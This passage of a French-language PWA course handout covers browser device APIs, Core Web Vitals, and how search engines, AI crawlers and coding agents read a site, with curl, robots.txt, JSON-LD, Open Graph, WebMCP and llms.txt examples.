      wakeLock.addEventListener('release', () => {
        console.log('🌙 Wake Lock libéré');
      });
    } catch (err) {
      console.log('Wake Lock refusé:', err.message);
    }
  }
}

// Libérer quand plus nécessaire
function releaseWakeLock() {
  wakeLock?.release();
  wakeLock = null;
}
```

Web Share API : partager du contenu

Utiliser le menu de partage natif du système

```
async function shareContent() {
  if ('share' in navigator) {
    try {
      await navigator.share({
        title: 'Mon article',
        text: 'Découvrez cet article intéressant !',
        url: 'https://monsite.com/article'
      });
      console.log('Partagé avec succès');
    } catch (err) {
      if (err.name !== 'AbortError') {
        console.error('Erreur partage:', err);
      }
    }
  } else {
    // Fallback : copier le lien
    await navigator.clipboard.writeText(url);
    alert('Lien copié !');
  }
}
```

Sur mobile, ouvre le sélecteur natif (SMS, WhatsApp, mail…).

Clipboard API : copier/coller

```
// Copier du texte
async function copyText(text) {
  try {
    await navigator.clipboard.writeText(text);
    console.log('✅ Copié !');
  } catch (err) {
    console.error('Erreur copie:', err);
  }
}

// Lire le presse-papier (demande permission)
async function pasteText() {
  try {
    const text = await navigator.clipboard.readText();
    console.log('Contenu:', text);
  } catch (err) {
    console.error('Lecture refusée');
  }
}

// Copier une image
const blob = await fetch('/image.png').then(r => r.blob());
await navigator.clipboard.write([
  new ClipboardItem({ 'image/png': blob })
]);
```

Vibration API

Faire vibrer l'appareil (mobile)

```
// Vérifier le support
if ('vibrate' in navigator) {

  // Vibration simple (200ms)
  navigator.vibrate(200);

  // Pattern : vibrer, pause, vibrer
  navigator.vibrate([200, 100, 200]);
  // = 200ms vibration, 100ms pause, 200ms vibration

  // Arrêter la vibration
  navigator.vibrate(0);
}
```

Cas d'usage : notifications, feedback tactile, jeux

⚠️ Ne fonctionne pas sur Safari iOS

Fullscreen API

Passer en plein écran

```
const element = document.documentElement; // ou un élément spécifique

// Entrer en plein écran
async function enterFullscreen() {
  if (element.requestFullscreen) {
    await element.requestFullscreen();
  }
}

// Quitter le plein écran
function exitFullscreen() {
  document.exitFullscreen?.();
}

// Vérifier l'état
document.addEventListener('fullscreenchange', () => {
  console.log('Fullscreen:', !!document.fullscreenElement);
});
```

Utile pour : vidéos, jeux, présentations

Résumé : les APIs de l'appareil

API	Usage	Support
Badging	Compteur sur l'icône	Chrome, Edge, Safari
Geolocation	Position GPS	Tous
MediaDevices	Caméra, micro	Tous
Wake Lock	Empêcher veille écran	Chrome, Edge, Safari
Web Share	Partage natif	Chrome, Safari, Edge
Clipboard	Copier/coller	Tous
Vibration	Feedback tactile	Chrome, Edge, Firefox
Fullscreen	Mode plein écran	Tous

📖 **Ressources :**

- whatpwacando.today – tester toutes les APIs dans le navigateur
- web.dev/learn/pwa/capabilities – documentation Google

Chapitre 7

Mesurer : performance et Core Web Vitals

Pourquoi la vitesse est un sujet business

Pilier Activation (Jour 1) : un site lent est un site quitté. Chaque seconde de chargement coûte des utilisateurs :

- Une page qui met > 3s à charger sur mobile → une majorité d'abandons
- La vitesse est un **facteur de ranking Google** (lien direct avec le SEO, vu au Jour 1)
- Amazon, Google & co mesurent l'impact de **100 ms** sur leurs revenus

La mesure de référence : les Core Web Vitals — 3 métriques standardisées par Google :

Métrique	Nom complet	Mesure	Bon score
LCP	Largest Contentful Paint	Temps pour afficher le plus gros élément visible	< 2.5s
INP	Interaction to Next Paint	Réactivité aux clics/taps de l'utilisateur	< 200ms
CLS	Cumulative Layout Shift	Stabilité visuelle (éléments qui "sautent")	< 0.1

LCP – Largest Contentful Paint

Qu'est-ce que ça mesure ?

Le temps entre le début du chargement et l'affichage du **plus gros élément visible** (image, titre, bloc de texte…).




Objectif : < 2.5 secondes

Comment améliorer : Optimiser les images, utiliser un CDN, précharger les ressources critiques – et **l'App Shell en cache** (chapitres 1 et 3).

INP — Interaction to Next Paint

Qu'est-ce que ça mesure ?

Le temps entre une **action utilisateur** (clic, tap, touche clavier) et la **réponse visuelle** à l'écran.



Objectif : < 200 millisecondes


Comment améliorer : Éviter le JavaScript bloquant, découper les tâches longues… **ou déporter les calculs dans un Web Worker** (vus au Jour 1).

Note : INP a remplacé FID (First Input Delay) en 2024.

CLS – Cumulative Layout Shift

Qu'est-ce que ça mesure ?

Les **décalages inattendus** d'éléments pendant le chargement – l'élément visé "saute" au moment du clic.




Objectif : < 0.1

Comment améliorer : Réserver l'espace des images/pubs (width/height), éviter d'injecter du contenu au-dessus.

Les métriques secondaires + la frise complète

Métrique	Mesure	Bon score
FCP – First Contentful Paint	1er élément affiché ("ça commence")	< 1.8s
TTFB – Time To First Byte	Réponse du serveur (1er octet)	< 800ms



CLS = mesuré tout au long du chargement (décalages visuels)

Un mauvais TTFB = problème serveur/hébergement. Un mauvais LCP avec bon TTFB = problème front.

🎬 Démo : mesurer une vraie PWA

Sur pagespeed.web.dev :

1. Entrer `https://m.uber.com`
2. Lancer l'analyse (mobile d'abord – Google aussi)
3. Lire les Core Web Vitals : LCP, INP, CLS
4. Parcourir les recommandations (images, JS bloquant…)

Exercice : tester un site du quotidien et relever ses Core Web Vitals.

L'onglet « PWA » de Lighthouse n'existe plus (retiré en 2024). Pour vérifier les critères PWA → DevTools → **Application**. PageSpeed mesure la **performance**.

Ce que chaque brique du jour change à la mesure : l'App Shell en cache (LCP), les Workers du Jour 1 (INP), le manifest (installation), IndexedDB et le hors ligne (résilience), les notifications (rétention). **Pour le TP de lundi : Core Web Vitals au vert.**

Chapitre 8

SEO, GEO et visibilité

Être trouvé, en quatre questions



Que lit **Google** d'une PWA ?



Que lit **ChatGPT** ?



À quoi sert `robots.txt` ?



Qui demande du **Markdown** ?

Rappel du Jour 1 (chapitre 2)

Déjà vu	Dans ce chapitre
Crawl, index, classement	Le mécanisme de rendu de **Googlebot**
La coquille vide d'une SPA ; « code source ≠ Elements »	La PWA Notes passée à `curl`, et sa réparation fichier par fichier
Les crawlers d'IA n'exécutent pas le JavaScript ; les leviers GEO	Qui sont ces robots, ce qu'ils demandent, les chiffres de **GoodBarber** (éditeur d'applications, Ajaccio)
La checklist SEO/GEO du Jour 1 (title, description, URLs propres, schema.org, `robots.txt`)	Chaque ligne devient un fichier ou une balise de la PWA Notes, vérifiée par `curl`

De l’annuaire au PageRank (1994-1998)

1994 · Yahoo!

Un annuaire **classé à la main**.

1995 · AltaVista

Le **plein texte** : la recherche porte sur le contenu des pages.

1998 · PageRank

La popularité des **liens entrants** comme mesure d’autorité.

Sources : Yahoo!, 1994 ; AltaVista, 1995 ; PageRank : Sergey Brin et Larry Page, fondateurs de Google, « The Anatomy of a Large-Scale Hypertextual Web Search Engine », WWW7, 1998.

Ce que cela a créé :

- **Le lien comme monnaie** : acheter, échanger, fabriquer des liens entrants
- **Le spam de liens**, et la mise à jour **Penguin** (Google, avril 2012) pour le combattre

> Le classement a toujours mesuré **ce que les machines pouvaient lire** : d’abord le texte, puis les liens.

Mobile-first, puis la vitesse (2015-2024)

Date	Événement	Source
21 avril 2015	**« Mobilegeddon »** : le mobile devient un facteur de classement	Google, 2015
nov. 2016 → oct. 2023	**Index mobile-first** : annoncé en nov. 2016, achevé en oct. 2023	Google Search Central, 2023
mai 2020	**Core Web Vitals** annoncés	web.dev, 2020
juin 2021 · févr. 2022	Signal **« Page Experience »** : mobile, puis ordinateur	Google Search Central, 2021
12 mars 2024	**INP remplace FID** (vu au Jour 2, chapitre 7)	web.dev, 2024
5 juillet 2024	Googlebot : sites restants explorés avec le seul **user-agent smartphone**	Google Search Central, 2024

> Depuis 2015, le travail du développeur front est **lui-même un facteur de classement**.

La recherche générative et les agents (2022-2026)

30 nov. 2022
ChatGPT (OpenAI)

août 2023
GPTBot déclaré (OpenAI)

sept. 2023
`Google-Extended` (Google)

14 mai 2024
AI Overviews (Google I/O)

31 oct. 2024
ChatGPT search (OpenAI)

mai 2025
AI Mode (Google I/O)

1er juil. 2025
Cloudflare bloque les crawlers d'IA par défaut (nouveaux domaines) (MIT Technology Review)

7 mai 2026
Lighthouse 13.3 : catégorie « Agentic browsing » (notes de version Lighthouse)

22 sept. 2026
GoodBarber publie deux semaines de logs (GoodBarber)

Le **moteur**	L'**assistant** qui répond	L'**agent** qui agit
classe des pages	cite des sources	lit, puis exécute une tâche

> En quatre ans, deux lecteurs se sont ajoutés au moteur de recherche : l'**assistant** qui cite, l'**agent** qui agit. Aucun des deux n'exécute le JavaScript.

Qu’est-ce qu’une page, pour un robot ?

Ce qu’il reçoit : une réponse HTTP, et rien d’autre

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Robots-Tag: …
Link: …
Vary: Accept

<!DOCTYPE html> … des octets
```

Une ligne de statut, des en-têtes (`Content-Type` , `Link` , `X-Robots-Tag` , `Vary`), un corps.

Ce qu’il n’a pas

- Pas de **clic**, pas de **scroll**, pas d’**attente**
- Pas de **cookies**, pas de **stockage**
- **Pas de Service Worker** : première visite, toujours
- Pas de **permission** (notifications, position…)

> `curl` **est le robot minimal** : ce que `curl` reçoit, le robot le plus simple le reçoit.

🎬 La PWA Notes vue par `curl`

1. Lancer le serveur depuis `TD/td9-visible/` (terminal 1)
2. Lire la page comme un robot (terminal 2)
3. Chercher dans la sortie : une note, une description, un lien
4. Ouvrir la même URL dans Chrome : **Ctrl+U**, puis l'onglet **Elements**

```
# terminal 1 : dans TD/td9-visible/
npx serve -l 3008

# terminal 2
curl -A "GPTBot" http://localhost:3008/
```

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Notes</title>
  <link rel="manifest" href="manifest.json">
  <link rel="stylesheet" href="style.css">
  <script src="https://cdn.jsdelivr.net/npm/idb@8/build/umd.js"></script>
</head>
<body>
  <div id="app"></div>
  <script src="app.js" type="module"></script>
</body>
</html>
```

Résultat : zéro note, zéro description, zéro lien. La réparation est le TD 9 « Visible » (Jour 2, chapitre 10).

La même page, trois lecteurs

La même URL de la PWA Notes, lue par un utilisateur, par Googlebot et par un agent IA — qui lit le HTML, ou demande le Markdown —, avant et après réparation.

Utilisateur · Chrome | Googlebot | Agent IA · GPTBot, ClaudeBot | Agent · Accept: text/markdown

PWA Notes du TD 8 | après le TD 9

La réponse HTTP `GET / · Chrome`

```
HTTP/1.1 200 OK
Content-Type: text/html
X-Robots-Tag: —
Link: —
```

```
<!doctype html><html lang="fr">
<head>
  <title>Notes</title>
  <link rel="manifest" href="manifest.json">
</head>
<body><div id="app"></div>
<script src="app.js" type="module"></script>
</body></html>
```

Ce qu'il en retient


Notes

- Première note
- Deuxième note
- Troisième note

Nouvelle note… Ajouter

Utilisateur	Googlebot	Agent IA	Agent Markdown
Visible	Visible avec délai	Invisible	Invisible

Googlebot rend le JavaScript, à ses conditions



Google Search Central, « Understand the JavaScript SEO basics »

- **Chromium à jour** : « evergreen Googlebot » (Google Webmaster Blog, mai 2019)
- **Délai de rendu** : médiane ≈ 5 s, 90e centile en minutes (Chrome Dev Summit 2019, Martin Splitt, Google, Developer Relations)
- **Budget d'exploration** : le nombre de pages explorées est limité
- **Une erreur JavaScript = une page vide**
- **Seul ce qui apparaît sans interaction** est rendu

> « Googlebot voit le JavaScript » est **vrai**, **lent** et **fragile**.

Pourquoi le hors ligne ne change-t-il rien au référencement ?

Le robot n'a jamais le Service Worker (voir « Qu'est-ce qu'une page, pour un robot ? »)

L'App Shell en cache, Cache First, `offline.html` servent **l'utilisateur**, jamais le robot. Le HTML envoyé par le serveur sert les deux.

Le piège inverse

Après une modification d'`index.html`, `curl` **voit la nouvelle version** et **le navigateur l'ancienne**, tant que le cache n'est pas versionné (`CACHE_NAME`, Jour 1, TD 5).

Les Core Web Vitals « terrain »

Les données CrUX viennent des utilisateurs, donc **avec** le Service Worker : l'App Shell améliore le **LCP mesuré** (Jour 2, chapitre 7).

Rappel du Jour 2 (chapitre 1) : versionner le cache. Changer `CACHE_NAME` à chaque déploiement (`pwa-notes-v1` → `pwa-notes-v2`) ; l'événement `activate` supprime les anciens caches.

Réparation 1 : le HTML porte le contenu

Avant : `index.html` ne contient que `<div id="app"></div>`

```
// app.js : crée toute l'interface
const app = document.getElementById("app");
app.innerHTML = `
  <h1>Notes</h1>
  <form id="note-form">…</form>
  <ul id="list"></ul>`;

render(await getAllNotes());
```

Après : `index.html` porte le contenu public

```
<!-- index.html -->
<main>
  <h1>PWA Notes</h1>
  <p>Carnet de notes hors ligne.</p>
  <form id="note-form">…</form>
  <ul id="list">
    <li data-seed>Exemple : liste de courses</li>
    <li data-seed>Exemple : idée de projet</li>
    <li data-seed>Exemple : rendez-vous</li>
  </ul>
</main>
```

`app.js` **hydrate** : il **lit** le DOM, **importe** les `<li data-seed>` dans IndexedDB au premier lancement, puis **rend** depuis IndexedDB, au lieu de créer l'interface.

Deux autres voies : le **prérendu** au build ; le **SSR**, la même idée exécutée par un serveur (noms vus au Jour 1, chapitre 2).

> **Ce qui est public est dans le HTML ; ce qui est privé est dans IndexedDB.** Les notes de l'utilisateur n'ont rien à faire dans le HTML, et c'est correct.

Générer le HTML au build

```
// build.mjs
import { readFile, writeFile } from "node:fs/promises";

const notes = JSON.parse(await readFile("notes-publiques.json", "utf8"));
const li = notes.map((n) => `<li data-seed>${n.titre}</li>`).join("\n    ");

await writeFile("index.html", `<!DOCTYPE html>
<html lang="fr">
<head><title>PWA Notes</title></head>
<body><main>
  <h1>PWA Notes</h1>
  <ul id="list">
    ${li}
  </ul>
</main><script src="app.js" type="module"></script></body>
</html>`);
```

Le principe : un script Node lit `notes-publiques.json` et écrit `index.html` par **gabarit de chaîne**.

```
"scripts": { "build": "node build.mjs" }
```

C'est du **SSG sans framework** : le HTML est généré **une fois, au build**, puis servi tel quel.

Seules les notes **publiques** passent par ce fichier ; les notes de l'utilisateur restent dans IndexedDB.

Capturer le DOM hydraté

```
// prerender.mjs (serveur lancé sur le port 3008)
import { chromium } from "playwright";
import { writeFile } from "node:fs/promises";

const browser = await chromium.launch();
const page = await browser.newPage();
await page.goto("http://localhost:3008/", { waitUntil: "networkidle" });
await writeFile("index.html", await page.content());
await browser.close();
```

Principe : un navigateur sans tête (Playwright) ouvre la page, attend l'hydratation, puis `page.content()` écrit le DOM obtenu dans `index.html`.

Limites

- L'**état** : le DOM capturé fige un instant
- Les **dates** : elles restent celles de la capture
- Le contenu **dépendant de l'utilisateur** n'a pas sa place dans la capture

Services de prérendu : Prerender.io ; l'extension Netlify Prerender (disponible depuis décembre 2025, l'ancienne fonction bêta est dépréciée ; Netlify, 2025).

Que voit-on d'une page avant de l'ouvrir ?

Élément	Où il apparaît
`<title>`	Onglet, résultat de recherche, historique, favori
`<meta name="description">`	Le snippet du résultat (≈ 155 caractères : ordre de grandeur, Google ne fixe pas de limite)
`lang`	La langue de la page
`viewport`	La mise en page mobile

Dans une SPA : un titre par vue

```
// à chaque changement de vue
document.title = `${note.titre} · PWA Notes`;
history.pushState({}, "", `?note=${note.id}`);
```

Sans cela, **toutes les vues portent le même titre**.

Ce que vérifie la catégorie SEO de Lighthouse : titre, description, statut HTTP 200, page explorable (`robots`), `robots.txt` valide, liens explorables et textes de liens, `alt` des images, `hreflang` , `canonical` (Lighthouse 13.5, 2026).

Données structurées : JSON-LD

```
<script type="application/ld+json">
{
  "@context": "https://schema.org",
  "@type": "WebApplication",
  "name": "PWA Notes",
  "description": "Carnet de notes hors ligne.",
  "applicationCategory": "ProductivityApplication",
  "operatingSystem": "Any",
  "url": "https://pwa-notes.exemple.fr/"
}
</script>
```

schema.org, 2011 · Google Search Central

- **schema.org** : vocabulaire fondé en 2011 par Google, Bing, Yahoo! et Yandex
- **JSON-LD** : le format recommandé par Google
- **Types utiles au TP (Jour 3) :** `Article`, `FAQPage`, `Product`, `Event`, `BreadcrumbList`
- **Validation :** Rich Results Test (Google) et validator.schema.org
- **Effet :** résultats enrichis, et une lecture **sans ambiguïté** pour un agent

`robots.txt` et `sitemap.xml`

```
# robots.txt
User-agent: *
Allow: /
Disallow: /prive/
Sitemap: https://pwa-notes.exemple.fr/sitemap.xml
```

```
<!-- sitemap.xml -->
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <url>
    <loc>https://pwa-notes.exemple.fr/</loc>
    <lastmod>2026-10-07</lastmod>
  </url>
</urlset>
```

- **Robots Exclusion Protocol** normalisé : RFC 9309, septembre 2022
- Directives : `User-agent`, `Allow`, `Disallow`, `Sitemap:`
- `lastmod` est utilisé s'il est constamment exact ; `changefreq` et `priority` sont ignorés (Google Search Central, 2023)
- **Pour une PWA :** les URL publiques, pas `sw.js` ni `manifest.json`

`Disallow` **n'est pas** `noindex`**.** Une URL bloquée peut être indexée par ses liens entrants (« Indexée malgré le blocage par robots.txt », Search Console). `noindex` = `<meta name="robots">` ou en-tête `X-Robots-Tag`.

Une URL par contenu : canonical et routage

Cas	Problème	Remède
Fragment : `#/note/3`	**Jamais envoyé au serveur** : invisible par construction	`?note=3` ou `/note/3`
Serveur statique en mode SPA (`serve -s`)	Le **même HTML** pour toute URL : doublons et **soft 404** (une page 200 pour une URL qui n'existe pas)	Une vraie **404** pour les URL inconnues
`http` / `https` , `www` / apex, slash final	Autant d'URL pour une même page	`<link rel="canonical">` désigne l'URL de référence

```
<link rel="canonical" href="https://pwa-notes.exemple.fr/">
```

- Redirections `http` → `https` et `www` ↔ apex : à régler chez l'hébergeur (Netlify : réglages du domaine)
- **Pour la PWA Notes :** une seule URL publique, `/`

`hreflang` et `lang`

```
<html lang="fr">
<head>
  <link rel="alternate" hreflang="fr"
        href="https://pwa-notes.exemple.fr/fr/">
  <link rel="alternate" hreflang="en"
        href="https://pwa-notes.exemple.fr/en/">
  <link rel="alternate" hreflang="x-default"
        href="https://pwa-notes.exemple.fr/">
</head>
```

- **Une URL par langue**
- `hreflang` déclare les versions de la page ; `x-default` désigne la version de repli
- `lang` **à deux endroits** : sur `<html>` et dans le front matter de la jumelle `.md`

GoodBarber : onze langues, une version Markdown jumelle (`.md` , présentée plus loin dans ce chapitre) par langue (GoodBarber, 22 sept. 2026).

Open Graph : la carte du lien partagé

```html
<meta property="og:type" content="website">
<meta property="og:title" content="PWA Notes">
<meta property="og:description" content="Carnet de notes hors ligne.">
<meta property="og:url" content="https://pwa-notes.exemple.fr/">
<meta property="og:image" content="https://pwa-notes.exemple.fr/icons/icon-512.png">
<meta property="og:image:alt" content="Icône de la PWA Notes">
<meta property="og:locale" content="fr_FR">
<meta name="twitter:card" content="summary">
```

- **Open Graph** : protocole de Facebook (2010, ogp.me)
- Lu par **WhatsApp, Messenger, LinkedIn, Slack, iMessage, Teams** : des robots **sans JavaScript, encore**
- `og:title` , `og:description` , `og:url`
- `og:image` **: URL absolue, 1200 × 630** (recommandation Meta)
- Aperçu **mis en cache** par chaque plateforme : Sharing Debugger (Meta), Post Inspector (LinkedIn)
- Sans `og:*` : le `<title>` et la **première image** de la page

Open Graph protocol, ogp.me, 2010 · Meta

Les résultats enrichis

Type	Ce que Google peut afficher
`Product`	Prix, disponibilité, avis
`Event`	Date, lieu
`BreadcrumbList`	Le fil d'Ariane
`Article`	Auteur, date, image
`FAQPage`	Questions et réponses (affichage restreint depuis août 2023, Google)

Ce que Google a retiré : `HowTo`. Pour `FAQPage`, l'affichage est réservé aux sites gouvernementaux et de santé faisant autorité (août 2023, Google Search Central).

Politique de Google : la donnée structurée décrit un contenu **visible** sur la page. Un balisage sans contenu visible correspondant est exclu des résultats enrichis.

🎬 Rich Results Test et validator.schema.org

1. Ouvrir le **Rich Results Test** (Google), onglet **Code**
2. Coller le contenu de `index.html` de `demos/demo-pwa-visible`, lancer le test : lire le résultat. Google ne teste que les types qui donnent un résultat enrichi ; `WebApplication` relève de « Software app », qui demande `offers` ou `aggregateRating` : un **avertissement est attendu**, pas une erreur de syntaxe
3. Ouvrir **validator.schema.org**, coller le bloc JSON-LD : **zéro erreur**
4. Remplacer `"WebApplication"` par `"WebApplicatio"` et relancer : lire le message d'erreur

```
{
  "@context": "https://schema.org",
  "@type": "WebApplicatio",
  "name": "PWA Notes"
}
```

Erreur volontaire : un `@type` inconnu du vocabulaire schema.org.

🎬 Le lien partagé

Avant : la PWA Notes du TD 8

`<title>Notes</title>`, aucune balise `og:*`.

Dans la messagerie : **un lien nu**, sans titre, sans description, sans icône.

Après : le `<head>` du corrigé

Titre, description, balises Open Graph.

Dans la messagerie : **une carte** avec titre, description, icône.

1. Coller l'URL de la PWA Notes du TD 8 dans WhatsApp Web ou Slack
2. Coller la même URL avec le `<head>` du corrigé
3. Comparer les deux aperçus

Le même échec que `curl`, **vu sans ouvrir de terminal** : les messageries lisent `og:*` sans exécuter de JavaScript.

🎬 Lighthouse SEO, avant / après

1. Servir le point de départ : `cd TD/td9-visible && npx serve -l 3008`
2. DevTools → **Lighthouse** → catégorie **SEO** et **Agentic browsing** (Lighthouse ≥ 13.3, mai 2026) → **Analyser**
3. Lire les audits : description, `robots.txt`, `canonical`, liens explorables ; `llms.txt` côté agentic
4. Arrêter le serveur, puis `cd demos/demo-pwa-visible && npx serve -l 3008`, et relancer l'analyse

Page	Score SEO (Lighthouse 13.5)
Point de départ (`td9-visible`)	90
Corrigé (`demo-pwa-visible`)	100

Corrigé : audit `llms.txt` ✓ (catégorie Agentic browsing).

Ce que Lighthouse ne voit pas : le contenu absent. Un score vert sur une page vide est possible : d'où `curl`.

Lighthouse 13.3 : « Agentic browsing »

Catégorie ajoutée à Lighthouse 13.3 (Google, 7 mai 2026) : un ratio de contrôles réussis, sans note sur 100

Contrôle	Ce qui est vérifié
1. `llms.txt`	Le fichier est présent à la racine du domaine
2. Arbre d'accessibilité	Les rôles et les noms des éléments sont lisibles par un agent
3. CLS	La page ne bouge pas au chargement (Cumulative Layout Shift, Jour 2, chapitre 7)
4. Outils déclarés	La page déclare des outils appelables par un agent (WebMCP)

Réserve : catégorie expérimentale et en développement (Google, 2026) : contrôles et résultat susceptibles de changer d'une version de Lighthouse à l'autre ; version courante au 7 octobre 2026 : 13.5.

WebMCP : des fonctions pour les agents

Des actions nommées plutôt que des clics.

WebMCP n'est pas MCP. MCP (Anthropic, novembre 2024) relie un client IA à un **serveur** d'outils (JSON-RPC) ; WebMCP fait déclarer ses outils par la **page** au navigateur, en JavaScript ou sur un formulaire : même schéma d'outils, pas de serveur, pas de compatibilité directe (brouillon W3C, 2026).

Sans WebMCP

L'agent lit le DOM ou l'arbre d'accessibilité, repère un champ et un bouton, clique, attend le résultat, relit la page.

Avec WebMCP

La page déclare ses actions avec leurs paramètres. L'agent appelle l'action nommée et reçoit un résultat structuré.

PWA Notes : « ajouter une note » devient un outil déclaré, avec un paramètre `texte` .

Réserve : proposition du W3C Web Machine Learning Community Group (brouillon d'août 2026 ; spécification `webmachinelearning.github.io/webmcp`), en origin trial dans Chrome (149 à 156). Le nom de l'API et le support des navigateurs peuvent changer (état au 7 octobre 2026).

L’accessibilité est la lisibilité des agents

Un même arbre d’accessibilité sert le lecteur d’écran et l’agent : rôles, noms (`label` , `aria-*`), ordre du DOM.

Un `<div>` cliquable : ni rôle, ni nom

```
<!— sans rôle, sans nom, sans clavier —>
<div class="btn" onclick="addNote()">+</div>
```

Un `<button>` étiqueté : rôle, nom et clavier

```
<!— fournis par le navigateur —>
<label for="note-input">Nouvelle note</label>
<input id="note-input" required />
<button>Ajouter une note</button>
```

Dans l’arbre d’accessibilité : le `<div>` apparaît sans rôle ni nom ; le `<button>` apparaît comme « bouton : Ajouter une note », et le champ comme « zone de texte : Nouvelle note ».

Comment un agent IA lit-il un site ?

Famille	Déclenchée par	User-agents	Documentation
Crawlers d'index ou d'entraînement	le robot, en continu	`GPTBot`, `OAI-SearchBot` (OpenAI) · `ClaudeBot`, `Claude-SearchBot` (Anthropic) · `PerplexityBot` · `CCBot` (Common Crawl) · `Google-Extended` (jeton de contrôle dans `robots.txt`, pas un robot)	`platform.openai.com` · `support.claude.com` · `docs.perplexity.ai` · `commoncrawl.org` · `developers.google.com`
Fetchers à la demande	la question d'un utilisateur	`ChatGPT-User`, `Claude-User`, `Perplexity-User`	idem, par éditeur
Agents de code	la tâche d'un développeur	Claude Code, Codex, Cursor	documentation de chaque outil

Rappel du Jour 1 (chapitre 2) : les crawlers d'IA n'exécutent pas le JavaScript. **Précision** (Vercel, décembre 2024) : deux exceptions mesurées, Gemini via l'infrastructure de Googlebot, et AppleBot.

Ce que la même étude mesure d'autre (Vercel, « The rise of the AI crawler », 17 décembre 2024 : un mois de requêtes sur son réseau) :

569 M	370 M	314 M	24,4 M
GPTBot	Claude	AppleBot	PerplexityBot

- `robots.txt` est respecté par **tous** les crawlers mesurés
- **34,8 %** des requêtes de ChatGPT finissent en **404** : les liens cassés coûtent

Deux semaines de logs chez GoodBarber (septembre 2026)

Article : « Do AI agents read Markdown? What two weeks of our own server logs say », Dumè (Dominique) Siacci, cofondateur et CTO de GoodBarber (éditeur d'applications, Ajaccio), 22 septembre 2026. Logs du site commercial en onze langues, du 4 au 18 septembre 2026, trafic interne exclu.

GoodBarber est aussi l'entreprise de l'intervenant de la Partie II — Android : Sergio Miranda Carvalho, équipe Android de GoodBarber.

Lecteur	Ce que les logs montrent (GoodBarber, 2026)
Crawlers (Amazon, Meta, OpenAI…)	≈ **80 000** requêtes de pages Markdown par le lien `.md` en deux semaines, dont la moitié par des crawlers d'entraînement et d'index d'entreprises d'IA
OpenAI (`GPTBot` , `OAI-SearchBot`)	**99 fois sur 100**, le même crawler avait lu la page HTML dans les dix minutes précédentes : le lien `.md` publié dans le HTML est suivi
Googlebot	**zéro** page Markdown
Agents de code	≈ 22 000 requêtes avec `Accept: text/markdown` ; **Claude Code** : l'en-tête sur la quasi-totalité de ses ≈ 1 400 requêtes, Markdown reçu **98 fois sur 100**
Assistants grand public	ChatGPT : > 10 000 pages HTML pour **1** page Markdown ; Claude : ≈ 2 700 pour **0** ; Perplexity : ≈ 900 pour **0**
Poids	le Markdown pèse ≈ **80 %** de moins que le HTML (≈ 85 % sur le centre d'aide)

Les assistants lisent le HTML que voit une personne.

Les crawlers suivent les liens que le site publie.

Les agents de code demandent le Markdown par son nom.

🎬 Démo : `Accept: text/markdown`

1. Lancer la commande sur goodbarber.com et lire les en-têtes de la réponse
2. Comparer les tailles : **3 164** octets en Markdown, **89 843** en HTML, soit **96 %** de moins (relevé le 7 octobre 2026)
3. Ouvrir l'URL jumelle `/pricing.md` ; chercher dans le HTML le `<link rel="alternate" type="text/markdown">`
4. Relancer la même commande sur `http://localhost:3008/`

```
curl -sD - -o /dev/null -H "Accept: text/markdown" https://www.goodbarber.com/pricing/
HTTP/1.1 200 OK
Content-Type: text/markdown; charset=utf-8
Content-Length: 3164
vary: Accept
link: <https://www.goodbarber.com/pricing/>; rel="canonical"
x-robots-tag: noindex
```

```
curl -sD - -o /dev/null -H "Accept: text/markdown" http://localhost:3008/
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Les en-têtes : `vary: Accept` : une URL, deux représentations (les caches les distinguent) · `x-robots-tag: noindex` : la jumelle reste hors de Google · `link …rel="canonical"` : renvoie vers la page HTML.

Un serveur statique ne négocie pas : `serve` répond `text/html` quelle que soit la valeur de `Accept`. La réponse vanilla : la jumelle `.md` et le `<link rel="alternate">`. La négociation par `Accept` est le fait d'un serveur applicatif.

`llms.txt`

Proposition de Jeremy Howard (cofondateur d'Answer.AI ; llmstxt.org, septembre 2024) : `/llms.txt` en Markdown (un H1, un résumé en citation, des sections de liens) et `/llms-full.txt` .

```
# GoodBarber

> GoodBarber is a leading no-code app builder, empowering businesses and individuals to create
> stunning native iOS and Android apps, as well as Progressive Web Apps, with exceptional design
> and powerful features. Founded in 2011 and headquartered in Ajaccio, Corsica (France), GoodBarber
